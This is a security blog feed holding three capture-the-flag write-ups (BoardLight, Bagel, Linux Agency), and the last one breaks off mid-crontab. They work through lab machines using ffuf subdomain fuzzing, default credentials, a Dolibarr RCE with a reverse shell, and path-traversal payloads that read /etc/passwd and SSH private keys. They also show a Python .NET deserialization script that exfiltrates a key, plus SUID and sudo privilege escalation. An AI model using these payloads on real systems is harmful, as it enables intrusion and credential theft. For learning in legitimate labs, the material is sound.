<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-w</span> /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt <span class="nt">-u</span> http://board.htb <span class="nt">-H</span> <span class="s2">"Host: FUZZ.board.htb"</span>
</code></pre></div></div>

<p>This command generated a large number of false positives and as such a filter was added to eliminate invalid findings</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ffuf <span class="nt">-w</span> /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt <span class="nt">-u</span> http://board.htb <span class="nt">-H</span> <span class="s2">"Host: FUZZ.board.htb"</span> <span class="nt">-fs</span> 15949
</code></pre></div></div>

<p>This revealed the subdomain crm.board.htb</p>

<p>Testers Note:</p>

<p>At this point it is important to note that this enumeration needed to be done in this manner because the website does not interface with any public DNS records. Should the site be put live, the subdomain would likely be crawled by search engines and publically accessible without needing to perform host fuzzing.</p>

<h3 id="crmboardhtb-enumeration">crm.board.htb enumeration</h3>

<p>Upon discovery of the subdomain, crm.board.htb was added to the hosts file on the attackers local machine. Then a new nmap scan was run against the domain and some new findings were revealed.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># Nmap 7.94SVN scan initiated Fri Aug 23 16:52:52 2024 as: nmap -sC -sV -p80 -oN nmap/crm80scan crm.board.htb
Nmap scan report for crm.board.htb (10.10.11.11)
Host is up (0.039s latency).
rDNS record for 10.10.11.11: board.htb

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Login @ 17.0.0
| http-robots.txt: 1 disallowed entry 
|_/
|_http-server-header: Apache/2.4.41 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Aug 23 16:53:00 2024 -- 1 IP address (1 host up) scanned in 7.61 seconds
</code></pre></div></div>

<p>The main finding from this nmap scan was the revealing of the robots.txt file, contents of which can be found below:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>User-agent: *
Allow: /public/agenda/agendaexport.php
Allow: /public/demo/
Allow: /public/members/new.php
Allow: /index.php
#Allow: /$
Disallow: /
</code></pre></div></div>

<p>These endpoints were briefly checked but did not lead to anything, they were checked while unauthenticated.</p>

<p>The landing page for crm.broad.htb was a login page and a Google search led to discovering default credentials for the application to be admin:admin on a forum post <a href="https://www.dolibarr.org/forum/t/login-after-installation/16088">https://www.dolibarr.org/forum/t/login-after-installation/16088</a></p>

<p>Furthermore, the initial landing page showed the version number of Dolibarr which led to the discovery that this version was vulnerable to CVE-2023-30253.</p>

<p>To summarise, CVE-2023-30253 is a remote code execution vulnerability by an authenticated user by abusing poor input sanitisation allowing for a &lt;?PHP to be considered legitimate PHP code and executed.</p>

<p>This is a high severity vulnerability but in the context of BroadLight’s application, I believe it to be a critical vulnerability as this is easily chained with the use of default credentials.</p>

<p>For exploitation, a POC exploit was used from GitHub <a href="https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253?tab=readme-ov-file">https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253?tab=readme-ov-file</a></p>

<p>Creating a netcat listener on the attack machine on port 4432 allowed for a reverse shell to be spawned and a connection established between the server and the attacker.</p>

<p><strong>MISSION OBJECTIVES 1 AND 2 COMPLETE</strong></p>

<h3 id="www-data-escalation-to-larissa">www-data escalation to larissa</h3>

<p>The initial shell was stabilised using the following commands:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python3 <span class="nt">-c</span> <span class="s1">'import pty;pty.spawn("/bin/bash")'</span>
<span class="nb">export </span><span class="nv">TERM</span><span class="o">=</span>xterm
CTRL+Z <span class="nb">stty</span> <span class="nt">-echo</span> raw<span class="p">;</span><span class="nb">fg</span>
</code></pre></div></div>

<p>This allowed for a more stable shell where autocompletion, arrow keys for command history, and protection from accidentally killing the shell using CTRL+C</p>

<p><strong>Enumeration</strong></p>

<p>Reading of the Dolibarr documentation pointed to a config file called conf.php. Using the find command this file was able to be located at /var/www/html/crm.board.htb/htdocs/conf/conf.php</p>

<p>Command used:</p>
<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code>find / <span class="nt">-name</span> conf.php 2&gt;/dev/null
</code></pre></div></div>

<p>Accessing this file revealed plain text credentials for the database user “dolibarrowner”</p>

<p>Enumeration of the database led to discovery of the password hash for the Dolibarr superuser. As the website had already been compromised via the Remote Code Execution exploit, and the has was identified as Bcrypt using name-that-hash, it was decided that cracking was unneccessary at this time.</p>

<p>Further enumeration of the /etc/passwd file revealed the user “larissa”. Users with logins are identified using the following command:</p>

<div class="language-sh highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">grep</span> <span class="nt">-E</span> /bin/<span class="o">(</span>bash|sh<span class="o">)</span> /etc/passwd
</code></pre></div></div>

<p>Upon this discovery, checks were made to see if the user www-data could run any commands as larissa via sudo, cron, SUID/SGID, along with other unsucessful methods of enumeration.</p>

<p>After enumeration, the discovered password in the conf.php file was used to successfully switch to the larissa user, leading to the discovery of the artefact user.txt</p>

<p><strong>MISSION OBJECTIVE 4.1 (user.txt) COMPLETE</strong></p>

<h3 id="privilege-escalation-to-root">Privilege escalation to root</h3>

<p>To maintain better persistence as larissa, ssh keys were generated using ssh-keygen. As this is an already open, preconfigured port, this will allow any further traffic to blend in with existing traffic over the network.</p>

<p>Using the newly created ssh session as larissa, enumeration on basics was undertaken.</p>

<p>Findings:</p>

<ul>
  <li>User cannot run sudo (sudo -l)</li>
  <li>User has no cron jobs (crontab -e)</li>
  <li>SUID bits set on:
    <ul>
      <li>/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys</li>
      <li>/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd</li>
      <li>/usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight</li>
      <li>/usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset</li>
    </ul>
  </li>
</ul>

<p>These are non standard SUID bits and therefore stood out.</p>

<p>Searches for vulnerabilities of enlightenment revealed CVE-2022-37706 which mishandles pathnames that begin with a /dev/../ substring. This exploit is compiled into a bash script at <a href="https://www.exploit-db.com/exploits/51180">https://www.exploit-db.com/exploits/51180</a></p>

<p>The script needed to be slightly refactored to execute correctly, executing the script granted root privileges and navigating to the /root directory led to root.txt</p>

<p><strong>ALL MISSION OBJECTIVES COMPLETE</strong></p>

<h3 id="cleanup">Cleanup</h3>

<p>All artefacts were removed from the system post exploitation, below is a list of artefacts created:</p>

<ul>
  <li>/home/larissa/Documets/exploit.sh</li>
  <li>/tmp/exploit</li>
  <li>/dev/../tmp/</li>
</ul>

<h1 id="afterword">Afterword</h1>

<p>I am no pentester, I have only ever written a pentest report for uni and it was (ironically) my lowest mark to date. I hope this report was interesting to read and if anyone has any feedback on how I can improve please let me know on Twitter @Thetvdh1. Thank you all for reading, I hope you found this informative without being my usual step by step walkthrough of the box.</p>]]></content><author><name>Thetvdh</name></author><category term="ctf" /><category term="htb" /><category term="hack the box" /><category term="easy" /><category term="BoardLight" /><summary type="html"><![CDATA[]]></summary></entry><entry><title type="html">Bagel (HTB)</title><link href="https://blog.thetvdh.com/2023/bagel/" rel="alternate" type="text/html" title="Bagel (HTB)" /><published>2023-02-23T00:00:00+00:00</published><updated>2023-02-23T00:00:00+00:00</updated><id>https://blog.thetvdh.com/2023/bagel</id><content type="html" xml:base="https://blog.thetvdh.com/2023/bagel/"><![CDATA[<p><img src="/assets/writeups/Bagel/logo.png" alt="Bagel HTB Logo" title="Logo" /></p>

<h2 id="note">Note:</h2>
<p>Throughout this writeup it will be assumed that you have added bagel.htb to your /etc/hosts file. For more information on how to do this refer to <a href="/useful/hostsfile">this</a> resource.</p>

<h1 id="nmap">nmap</h1>

<p>Running nmap on the target reveals 3 open ports:</p>
<ul>
  <li>Port 22 (SSH)</li>
  <li>Port 5000 (running a custom service)</li>
  <li>Port 8000 (running a flask HTTP server)</li>
</ul>

<p>(The whole nmap scan is huge, it can be accessed <a href="/assets/writeups/Bagel/nmap.txt">here</a>)</p>

<h1 id="port-8000">Port 8000</h1>

<p>Port 8000 takes us to a website with a lovely picture of a bagel on it. It also had a rather suspicious looking URL:</p>

<p><code class="language-plaintext highlighter-rouge">http://bagel.htb/?page=index.html</code></p>

<p>As a good rule in CTFs, anything with ?page= or the like is usually some form of Local File Inclusion (LFI) vulnerability. In this instance it was a particularly simple LFI with the classic ../ schema working.</p>

<p>To test LFI, /etc/passwd is always a good start</p>

<p><code class="language-plaintext highlighter-rouge">http://bagel.htb/?page=../../../../../../../../etc/passwd</code></p>

<p>This returned the passwd file of the server giving us some users. Using this following command we can extract all users with logons, these are the users we most likely need to target:</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nb">grep</span> <span class="nt">-i</span> <span class="s2">"/bin/bash"</span> passwd | <span class="nb">awk</span> <span class="nt">-F</span> <span class="s2">":"</span> <span class="s1">'{print $1}'</span> | <span class="nb">sort</span> <span class="o">&gt;</span> users.txt 
</code></pre></div></div>

<p>I then decided to see if the webserver was running as any of these users so I pulled the environment variables with this payload:</p>

<p><code class="language-plaintext highlighter-rouge">http://bagel.htb/?page=../../../../../../../../proc/self/environ</code></p>

<p>Which gave us this file:</p>

<p>environ:</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>4c41 4e47 3d65 6e5f 5553 2e55 5446 2d38
0050 4154 483d 2f75 7372 2f6c 6f63 616c
2f73 6269 6e3a 2f75 7372 2f6c 6f63 616c
2f62 696e 3a2f 7573 722f 7362 696e 3a2f
7573 722f 6269 6e00 484f 4d45 3d2f 686f
6d65 2f64 6576 656c 6f70 6572 004c 4f47
4e41 4d45 3d64 6576 656c 6f70 6572 0055
5345 523d 6465 7665 6c6f 7065 7200 5348
454c 4c3d 2f62 696e 2f62 6173 6800 494e
564f 4341 5449 4f4e 5f49 443d 3562 3165
6633 3038 3735 3431 3430 3138 6163 3066
3638 6139 6230 3230 6463 3863 004a 4f55
524e 414c 5f53 5452 4541 4d3d 383a 3235
3638 3600 5359 5354 454d 445f 4558 4543
5f50 4944 3d38 3931 00
</code></pre></div></div>

<p>This can then be turned into readable text using any hex to text method. I used strings</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>strings environ

<span class="nv">LANG</span><span class="o">=</span>en_US.UTF-8
<span class="nv">PATH</span><span class="o">=</span>/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin
<span class="nv">HOME</span><span class="o">=</span>/home/developer
<span class="nv">LOGNAME</span><span class="o">=</span>developer
<span class="nv">USER</span><span class="o">=</span>developer
<span class="nv">SHELL</span><span class="o">=</span>/bin/bash. 
<span class="nv">INVOCATION_ID</span><span class="o">=</span>5b1ef30875414018ac0f68a9b020dc8c
<span class="nv">JOURNAL_STREAM</span><span class="o">=</span>8:25686
<span class="nv">SYSTEMD_EXEC_PID</span><span class="o">=</span>891
</code></pre></div></div>

<p>This shows us that the web app is running as the user developer. Useful if we ever get any form of RCE. We also know that we can access any file that developer can read using the LFI.</p>

<p>My next step was to try and access developer’s SSH keys using the LFI</p>

<p><code class="language-plaintext highlighter-rouge">http://bagel.htb/?page=../../../../../../../../home/developer/.ssh/id_rsa</code></p>

<p>However, it’s not that easy and that file doesn’t exist. Potentially phil has some ssh keys</p>

<p><code class="language-plaintext highlighter-rouge">http://bagel.htb/?page=../../../../../../../../home/phil/.ssh/id_rsa</code></p>

<p>If he does we don’t have read permissions, it was a shot in the dark.</p>

<p>Next step is to use the LFI to access the applications source code. I took a logical guess that the developer wouldn’t have changed from flask standards so assumed that the HTML pages were in a directory, probably templates or static. This means going up one directory level should put us in the project root. Then we can access app.py which is the default start point for Flask apps.</p>

<p><code class="language-plaintext highlighter-rouge">http://bagel.htb/?page=../app.py</code></p>

<p>(I have not included the source code in this writeup, you can get that for yourselves :))</p>

<p>Looking at the orders route it appears it is making a websocket request to port 5000. This is the custom service. We also have some information about this service from the nmap scan and a code comment. The nmap scan indicated it was something to do with .NET Core.</p>

<p>The code comment reads</p>

<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1"># don't forget to run the order app first with "dotnet &lt;path to .dll&gt;" command. Use your ssh key to access the machine.
</span></code></pre></div></div>

<p>So we know we have a dll that is running on Port 5000. We also know that someone has SSH keys. We know it’s not developer so it must be Phil. We also know that phil must be running the dll as the note is for him to remember to start his app.</p>

<h1 id="finding-the-dll">Finding the DLL</h1>

<p>So we know there is a DLL running somewhere on the system. If we can find out where it is stored we can download it using the LFI. As it is running, it will be assigned a process id which we can find by fuzzing /proc/$id/cmdline.</p>

<p>This BASH one liner can do that efficiently</p>
<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">for </span>i <span class="k">in</span> <span class="si">$(</span><span class="nb">seq </span>900 1000<span class="si">)</span><span class="p">;</span> <span class="k">do </span>curl bagel.htb:8000/?page<span class="o">=</span>../../../../../../proc/<span class="nv">$i</span>/cmdline <span class="nt">-o</span> -<span class="p">;</span><span class="nb">echo</span> <span class="s2">" PID =&gt; </span><span class="nv">$i</span><span class="s2">"</span><span class="p">;</span> <span class="k">done</span>
</code></pre></div></div>

<p>This will give us the location of the running DLL. We can then download it using our LFI.</p>

<h1 id="reverse-engineering-the-dll">Reverse engineering the DLL</h1>

<p>This took a unreasonable amount of time to do. I was doing this CTF on a laptop that was purely linux only (Fedora host, Kali VM), no windows VMs or windows available. It turns out that dotnet decompilers for Linux are few and far between. After a while of research I finally came across this Linux fork of ILSpy, it can be downloaded from <a href="https://github.com/icsharpcode/AvaloniaILSpy">GitHub</a></p>

<p>As I don’t want to fully spoil the box I shall briefly mention some key findings and how I escalated to the next stage of the CTF.</p>

<p>Looking through the classes:
Found a DB password for the dev user, could potentially be reused password.
Found two JSON serialization functions, deserialize and serialize.
The Message handler function receieved the message, deserialized it, serialized it and then sent it back. Any vulnerability had to be here.</p>

<p>ReadOrder filtered out ../ meaning that LFI wouldn’t be available on that function.
WriteOrder simply wrote to orders.txt file, nothing we could do here.
RemoveOrder returned a strange object, this is something we could have some luck with.</p>

<p>After doing some research I came across this blog article.</p>

<p>https://systemweakness.com/exploiting-json-serialization-in-net-core-694c111faa15</p>

<p>It talks about weaknesses in .NET core’s JSON serialization handling.</p>

<p>In laymans terms, because of the way the dll is configured we can tell the serialization to treat the JSON as a different object than what it is, and then use this to load a different object to what is intended.</p>

<p>This vulnerability allowed the crafting of this script to get phil’s SSH key.</p>

<div class="language-py highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="k">def</span> <span class="nf">send</span><span class="p">():</span>
    <span class="n">payload</span> <span class="o">=</span> <span class="p">{</span>
   <span class="sh">"</span><span class="s">$type</span><span class="sh">"</span><span class="p">:</span> <span class="sh">"</span><span class="s">bagel_server.File, bagel</span><span class="sh">"</span><span class="p">,</span>
   <span class="sh">"</span><span class="s">ReadFile</span><span class="sh">"</span><span class="p">:</span><span class="sh">"</span><span class="s">../../../../../../../../home/phil/.ssh/id_rsa</span><span class="sh">"</span>
<span class="p">}</span>

    <span class="n">ws</span> <span class="o">=</span> <span class="n">websocket</span><span class="p">.</span><span class="nc">WebSocket</span><span class="p">()</span>    

    <span class="n">ws</span><span class="p">.</span><span class="nf">connect</span><span class="p">(</span><span class="sh">"</span><span class="s">ws://bagel.htb:5000/</span><span class="sh">"</span><span class="p">)</span> <span class="c1"># connect to order app
</span>    <span class="n">order</span> <span class="o">=</span> <span class="p">{</span><span class="sh">"</span><span class="s">RemoveOrder</span><span class="sh">"</span><span class="p">:</span><span class="n">payload</span><span class="p">}</span>
    <span class="n">data</span> <span class="o">=</span> <span class="nf">str</span><span class="p">(</span><span class="n">json</span><span class="p">.</span><span class="nf">dumps</span><span class="p">(</span><span class="n">order</span><span class="p">))</span>
    <span class="n">ws</span><span class="p">.</span><span class="nf">send</span><span class="p">(</span><span class="n">data</span><span class="p">)</span>
    <span class="n">result</span> <span class="o">=</span> <span class="n">ws</span><span class="p">.</span><span class="nf">recv</span><span class="p">()</span>
    <span class="nf">print</span><span class="p">(</span><span class="n">json</span><span class="p">.</span><span class="nf">loads</span><span class="p">(</span><span class="n">result</span><span class="p">)[</span><span class="sh">"</span><span class="s">RemoveOrder</span><span class="sh">"</span><span class="p">])</span>
</code></pre></div></div>

<p>This will return back Phil’s SSH key. (it will need editing to work correctly, use tr or a GUI text editor for this)</p>

<h1 id="usertxt">user.txt</h1>

<p>user.txt is located in Phil’s home directory. It can be accessed after the SSH access or can be found using the same exploit we got the SSH key with, your choice.</p>

<h1 id="roottxt">root.txt</h1>

<p>Running linpeas on the target revealed some interesting finds but nothing too vulnerable. I took a while looking round the system trying the techniques of looking for SUID or SGID binaries, binaries with capabilities set, misconfigured path settings etc. Unfortunately, none of these were useful.</p>

<p>I was working on this machine with <a href="https://twitter.com/JDNTweeter">@JDNTweeter</a> and he suggested something I should’ve thought of earlier. Use the creds found in the dll on developer’s user account. This worked and after beginning enumeration again with sudo -l it revealed developer could run dotnet as root.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>sudo -l

User developer may run the following commands on bagel:
    (root) NOPASSWD: /usr/bin/dotnet
</code></pre></div></div>

<p>Now it was just a case of crafting an exploit to read root.txt.</p>

<h2 id="roottxt-steps">root.txt steps</h2>

<p>1) Create a new dotnet project <code class="language-plaintext highlighter-rouge">sudo dotnet new console -n {project_name} -o .</code></p>

<p>2) Open Program.cs and paste the following code into it</p>
<div class="language-csharp highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="c1">// This code was taken from Microsoft Documentation then slightly modified to read the correct file.</span>
<span class="k">class</span> <span class="nc">ReadFromFile</span>
<span class="p">{</span>
    <span class="k">static</span> <span class="k">void</span> <span class="nf">Main</span><span class="p">()</span>
    <span class="p">{</span>
        <span class="c1">// The files used in this example are created in the topic</span>
        <span class="c1">// How to: Write to a Text File. You can change the path and</span>
        <span class="c1">// file name to substitute text files of your own.</span>

        <span class="c1">// Example #1</span>
        <span class="c1">// Read the file as one string.</span>
        <span class="kt">string</span> <span class="n">text</span> <span class="p">=</span> <span class="n">System</span><span class="p">.</span><span class="n">IO</span><span class="p">.</span><span class="n">File</span><span class="p">.</span><span class="nf">ReadAllText</span><span class="p">(</span><span class="s">@"/root/root.txt"</span><span class="p">);</span>

        <span class="c1">// Display the file contents to the console. Variable text is a string.</span>
        <span class="n">System</span><span class="p">.</span><span class="n">Console</span><span class="p">.</span><span class="nf">WriteLine</span><span class="p">(</span><span class="s">"{0}"</span><span class="p">,</span> <span class="n">text</span><span class="p">);</span>

    <span class="p">}</span>
<span class="p">}</span>
</code></pre></div></div>
<p>3) Save and exit this file</p>

<p>4) Run the file with <code class="language-plaintext highlighter-rouge">sudo dotnet run</code></p>

<p>5) You should now have the value of the root flag!</p>

<h1 id="conclusion">Conclusion</h1>

<p>A very interesting box with a variation in techniques. The LFI was simple and could’ve maybe been made slightly trickier to bypass however that was not the main purpose of this box. The box was all about the DLL and the JSON serialization exploit which was an interesting read.</p>]]></content><author><name>Thetvdh</name></author><category term="ctf" /><category term="htb" /><category term="hack the box" /><category term="medium" /><category term="bagel" /><summary type="html"><![CDATA[]]></summary></entry><entry><title type="html">Linux Agency(THM)</title><link href="https://blog.thetvdh.com/2022/agency/" rel="alternate" type="text/html" title="Linux Agency(THM)" /><published>2022-11-11T00:00:00+00:00</published><updated>2022-11-11T00:00:00+00:00</updated><id>https://blog.thetvdh.com/2022/agency</id><content type="html" xml:base="https://blog.thetvdh.com/2022/agency/"><![CDATA[<p><img src="/assets/writeups/LinuxAgency/logo.jpeg" alt="Linux Agency Logo" title="Logo" /></p>

<h1 id="introduction">Introduction</h1>

<p>This is my writeup of the Linux Agency box on TryHackMe. Due to the size of this box I will be skimming over the large part of this box, Mission1 - Viktor. Instead of the usual indepth on each flag I will just quickly say how to get the flag and move on. The privesc section will be more indepth as that was quite interesting to me. For the purposes of this box the target IP 10.10.9.158</p>

<h1 id="linux-section---mission1---viktor">Linux Section - Mission1 - Viktor</h1>

<h2 id="mission1">Mission1</h2>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh agent47@10.10.9.158
</code></pre></div></div>
<p>Password is given to us as 640509040147</p>

<p>mission1 is in the ssh motd</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>su mission1
</code></pre></div></div>

<h2 id="mission2">Mission2</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
su mission2
</code></pre></div></div>

<h2 id="mission3">Mission3</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
cat flag.txt
su mission3
</code></pre></div></div>

<h2 id="mission4">Mission4</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
less flag.txt
su mission4
</code></pre></div></div>

<h2 id="mission5">Mission5</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
cd flag/
ls
cat flag.txt
su mission5
</code></pre></div></div>

<h2 id="mission6">Mission6</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls -la
cat .flag.txt
su mission6
</code></pre></div></div>

<h2 id="mission7">Mission7</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls -la
cd .flag
cat flag.txt
su mission7
</code></pre></div></div>

<h2 id="mission8">Mission8</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd /home/mission7/
ls
cat flag.txt
su mission8
</code></pre></div></div>

<h2 id="mission9">Mission9</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
find / -name flag.txt 2&gt;/dev/null
cat /flag.txt
su mission9
</code></pre></div></div>

<h2 id="mission10">Mission10</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
grep -i mission10{ rockyou.txt
su mission10
</code></pre></div></div>

<h2 id="mission11">Mission11</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
cd folder
ls
find . -name flag.txt 2&gt;/dev/null
cat ./L4D8/L3D7/L2D2/L1D10/flag.txt
su mission11
</code></pre></div></div>

<h2 id="mission12">Mission12</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
printenv
su mission12
</code></pre></div></div>

<h2 id="mission13">Mission13</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
chmod 700 flag.txt
su mission13
</code></pre></div></div>

<h2 id="mission14">Mission14</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
cat flag.txt
base64 -d flag.txt
su mission14
</code></pre></div></div>

<h2 id="mission15">Mission15</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
cat flag.txt
Put into an online binary decoder of your choice. I used [CyberChef](https://gchq.github.io/CyberChef/#recipe=From_Binary('None',8)&amp;input=MDExMDExMDEwMTEwMTAwMTAxMTEwMDExMDExMTAwMTEwMTEwMTAwMTAxMTAxMTExMDExMDExMTAwMDExMDAwMTAwMTEwMTAxMDExMTEwMTEwMTEwMDExMDAxMTAwMDExMDAxMTAxMDAwMDExMTAwMTAwMTEwMDAxMDAxMTAxMDEwMTEwMDEwMDAwMTExMDAwMDAxMTAwMDEwMDExMTAwMDAxMTAwMDEwMDExMDAxMTAwMTEwMDAwMTAxMTAwMTAxMDExMDAxMTAwMTEwMDExMDAwMTEwMDAwMDAxMTAwMDEwMDExMDAwMTAwMTExMDAwMDAxMTAxMDEwMTEwMDAxMTAwMTEwMDExMDAxMTAxMDEwMDExMDEwMDAwMTEwMTExMDExMDAxMTAwMDExMDAxMDAwMTEwMTAxMDAxMTAxMDEwMDExMTAwMTAwMTEwMTEwMDExMTExMDEK)
su mission15
</code></pre></div></div>

<h2 id="mission16">Mission16</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
cat flag.txt
Put into a online hex decoder of your choice, I used [CyberChef](https://gchq.github.io/CyberChef/#recipe=From_Hex('Auto')&amp;input=NkQ2OTczNzM2OTZGNkUzMTM2N0IzODM4MzQzNDMxMzc2NDM0MzAzMDMzMzM2MzM0NjMzMjMwMzkzMTYyMzQzNDY0Mzc2MzMyMzY2MTM5MzAzODY1N0QK)
su mission16
</code></pre></div></div>

<h2 id="mission17">Mission17</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
file flag
chmod 700 flag
./flag
su mission17
</code></pre></div></div>

<h2 id="mission18">Mission18</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
javac flag.java
java flag
su mission18
</code></pre></div></div>

<h2 id="mission19">Mission19</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
ruby flag.rb
su mission19
</code></pre></div></div>

<h2 id="mission20">Mission20</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
gcc -o flag flag
./flag
su mission20
</code></pre></div></div>

<h2 id="mission21">Mission21</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls 
python3 flag.py
su mission21
</code></pre></div></div>

<h2 id="mission22">Mission22</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
bash
su mission22
</code></pre></div></div>

<h2 id="mission23">Mission23</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>import os
os.system("/bin/bash")
cd
cat flag.txt
su mission23
</code></pre></div></div>

<h2 id="mission24">Mission24</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
cat message.txt
curl localhost -o page.html
grep -i "mission" page.html
</code></pre></div></div>

<h2 id="mission25">Mission25</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
./bribe
export pocket=money
su mission25
</code></pre></div></div>

<h2 id="mission26">Mission26</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
/bin/cat flag.txt
/bin/su mission26
</code></pre></div></div>

<h2 id="mission27">Mission27</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
vim flag.jpg
:q!
su mission27
</code></pre></div></div>

<h2 id="mission28">Mission28</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
gunzip flag.mp3.mp4.exe.elf.tar.php.ipynb.py.rb.html.css.zip.gz.jpg.png.gz
cat flag.mp3.mp4.exe.elf.tar.php.ipynb.py.rb.html.css.zip.gz.jpg.png
su mission28
</code></pre></div></div>

<h2 id="mission29">Mission29</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>system("/bin/bash")
cd ~
ls
cat txt.galf | rev
su mission29
</code></pre></div></div>

<h2 id="mission29-1">Mission29</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls
cd bludit
ls -la
cat .htpasswd
su mission30
</code></pre></div></div>

<h2 id="mission30">Mission30</h2>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cd ~
ls -la
cd Escalator/
ls
git log
su viktor
</code></pre></div></div>

<h2 id="wrap">Wrap</h2>

<p>That concludes the linux fundamentals part of this box, now it gets more interesting!</p>

<h1 id="privesc">Privesc</h1>

<p>By the look of the challenges we need to go from person to person up to root. Let’s get cracking!</p>

<p>For a large amount of these privsecs I used <a href="https://gtfobins.github.io">https://gtfobins.github.io</a> It’s a really good set of documentation about the different methods you can use to exploit binaries.</p>

<h2 id="viktor---dalia">Viktor -&gt; Dalia</h2>

<p>To escalate from Viktor to Dalia we need to abuse the crontab.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code># /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user	command
17 *	* * *	root    cd / &amp;&amp; run-parts --report /etc/cron.hourly
25 6	* * *	root	test -x /usr/sbin/anacron || ( cd / &amp;&amp; run-parts --report /etc/cron.daily )
47 6	* * 7	root	test -x /usr/sbin/anacron || ( cd / &amp;&amp; run-parts --report /etc/cron.weekly )
52 6	1 * *	root	test -x /usr/sbin/anacron || ( cd / &amp;&amp; run-parts --report /etc/cron.monthly )
*  *	* * *	dalia	sleep 30;/opt/scripts/47.sh
*  *	* * *	root	echo "IyEvYmluL2Jhc2gKI2VjaG8gIkhlbGxvIDQ3IgpybSAtcmYgL2Rldi9zaG0vCiNlY2hvICJIZXJlIHRpbWUgaXMgYSBncmVhdCBtYXR0ZXIgb2YgZXNzZW5jZSIKcm0gLXJmIC90bXAvCg==" | base64 -d &gt; /opt/scripts/47.sh;chown viktor:viktor /opt/scripts/47.sh;chmod +x /opt/scripts/47.sh;
#
</code></pre></div></div>

